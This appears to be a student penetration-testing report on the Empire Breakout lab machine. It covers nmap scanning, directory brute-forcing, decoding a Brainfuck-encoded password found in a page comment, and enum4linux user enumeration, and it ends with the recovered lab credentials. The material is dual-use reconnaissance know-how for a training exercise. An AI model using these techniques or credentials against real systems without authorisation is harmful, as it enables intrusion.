DEPI Company
Internal Network Penetration Testing Report

Group Members

Mohamed Emad El Din
Ahmed Magdy Abdel Moamen
Mahmoud Ahmed Ibrahim
Ammar Yasser
Adel Magdy

Business Confidential

Table of Contents

Confidentiality Statement

This document is the exclusive property of DEPI Company and DEPI Group A. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both DEPI Company and EAGLE.

EAGLE may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. EAGLE prioritized the assessment to identify the weakest security controls an attacker would exploit. EAGLE recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Executive Summary


The penetration testing was conducted against 5 Ips.

Assessment Overview

From Oct 10th, 2024, to Oct 18th, 2024, DEPI Company engaged EAGLE to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. An EAGLE engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

EMPIRE BREAKOUT

1. Target

The goal of this penetration test is to identify and exploit vulnerabilities in the Empire Breakout machine to assess its security posture. The focus will be on discovering potential weaknesses in the system's infrastructure, services, and applications that could be leveraged by malicious actors to gain unauthorized access, escalate privileges, or exfiltrate sensitive data.

2. Tools


- Nmap.
- Cypher identifier.
- Enum4linux
- netcat
- getcap.

3. Steps

3.1 Information Gathering and Scanning

3.1.1 Network Scanning

- **Objective**: Identify open ports and services running on the target machine.
- **Tool**: Nmap



```
┌──(mohamed㉿kali)-[~]
└─$ nmap -sn 192.168.57.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 07:07 EDT
Nmap scan report for 192.168.57.2
Host is up (0.00039s latency).
Nmap scan report for 192.168.57.135
Host is up (0.000062s latency).
Nmap scan report for 192.168.57.144
Host is up (0.0014s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.53 seconds
```

```
┌──(mohamed㉿kali)-[~]
└─$ nmap -sV 192.168.57.144
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 04:56 EDT
Nmap scan report for 192.168.57.144
Host is up (0.00041s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.33 seconds
```

- **Command explanation**:

nmap: Nmap (Network Mapper) is a powerful, open-source tool used for network discovery and security auditing. It can scan hosts and services on a network, giving information about what is running and if there are any vulnerabilities.
-sV: This option in Nmap tells it to **probe open ports** to determine what service is running on each port and, if possible, to determine the version of that service.
-sn: This option tells Nmap to perform a "ping scan" or **host discovery only**, skipping the port scan. The goal is to check whether the specified hosts are online, but without scanning for specific services or open ports.

- **Results**:
    - Open Ports:
        - **HTTP**: Port 80 , Port 10000 , Port 20000 (Web server running)
        - **Samba**: Port 139 , Port 445 (Server Message Block service running)

          → Port 139:This port is used for **NetBIOS over TCP/IP**. NetBIOS (Network Basic Input/Output System) is a legacy protocol that allows applications on different computers to communicate within a local network.


          → Port 445:This is the primary port used for **SMB/CIFS (Common Internet File System)** communication without the NetBIOS layer. Starting with Windows 2000, Microsoft allowed SMB to run directly over TCP/IP without the need for NetBIOS, making port 445 the preferred method for modern SMB communications.

3.1.2 Web Application Enumeration

- **Objective**: Identify possible vulnerabilities in the web application.
- Checking Port 80:


  - The web server banner suggests an Apache version. (Port 80)

- Checking port 10000:




  - Login page for admin user (Port 10000)

- Checking port 20000:



  - Login page for normal user (Port 20000)


SQL injection on both port 10000 and port 20000:



- **Attack description:**

  SQL injection attacks, particularly in login forms, can lead to unauthorized access to systems. Proper input validation and the use of prepared statements are essential to mitigate these risks.

- **Results**:



Directory enumeration using dirBuster:

- **Attack description:**

  DirBuster is a directory and file brute-forcing tool used in penetration testing to discover hidden directories and files on a web server. It works by trying out common directory and file names from a wordlist against a target website, helping uncover resources that are not linked or visible through the website's normal navigation.

- **Command clarification:**

  To use DirBuster (or its command-line counterpart, dirb) for directory enumeration on a specific website, you can use a command like the following:

  dirb http://192.168.57.144 /usr/share/wordlists/dirb/common.txt

  Explanation:

- http://192.168.57.144: The target ip that i want to make directory discovery on..
- /usr/share/wordlists/dirb/common.txt: This is the path to a wordlist for directory bruteforcing.
- **Results**:

  - by we couldn’t find any useful information like robots.txt.

Inspecting page source of each website for potential information:

- **Attack description:**

  Inspecting the page source in penetration testing is an important step for gathering information about a web application

  1) Discovering Hidden Input Fields

     Inspecting the HTML can reveal hidden input fields, which are often used by developers to store sensitive data or parameters that affect application behavior. These fields could be manipulated to escalate privileges or change form behavior.


  2) Revealing JavaScript Code

     JavaScript code embedded in the source might include sensitive information, such as API keys, session tokens, or even business logic. Attackers can analyze this code to understand how certain functionalities work and find ways to exploit them.

  3) Identifying Comments


     Developers often leave comments in the code, which can sometimes include credentials, paths to admin pages, or explanations of how the system works. This can help attackers find vulnerabilities or sensitive files.

- **Results**:



  - The developer left a comment for an encrypted message.

- **To be able to decrypt this message you need to find the encryption algorithm**
- **Tools**:
    - **Cypher identifier: to identify the ciphering algorithm, we found that this message is encrypted by using brainfucker encrypted algorithm.**
- **Results**:



After decrypting the found message we found the previous string ".2uqPEfj3D<P'a-3" . It seems to be a password as it was hashed.

3.2 Vulnerability Identification and Exploitation


3.2.1 User Enumeration

- **Objective**: gaining access to the system by identifying valid usernames.
- **Tool**: Enum4linux
- **Tool description:**

  Enum4linux is a popular open-source tool used for gathering information from Windows machines (especially those running SMB services)

  When used against a Linux machine running **Samba**, Enum4linux can gather similar information to what it collects from Windows machines, since Samba provides file sharing and directory services compatible with Windows systems. The tool can query SMB services to retrieve:


1. **Shared Directories and Resources**: Enumerate Samba shared folders and files.
2. **User Accounts**: Enumerate local users, particularly if Samba is configured with user authentication.
3. **Group Information**: List groups and group memberships configured on the Samba server.
4. **Operating System Information**: Extract basic system information like the OS and Samba version running on the server.
5. **Password Policies**: If the Samba server is configured for user authentication, Enum4linux may extract password policies related to account lockout, expiration, and complexity requirements.



- **Command Clarification:**


  -a: Run all available checks (full enumeration).

- **Result**: get a valid username and after trying we could successfully login into the system.




Credentials:
username : cyber
password : .2uqPEfj3D<P'a-3

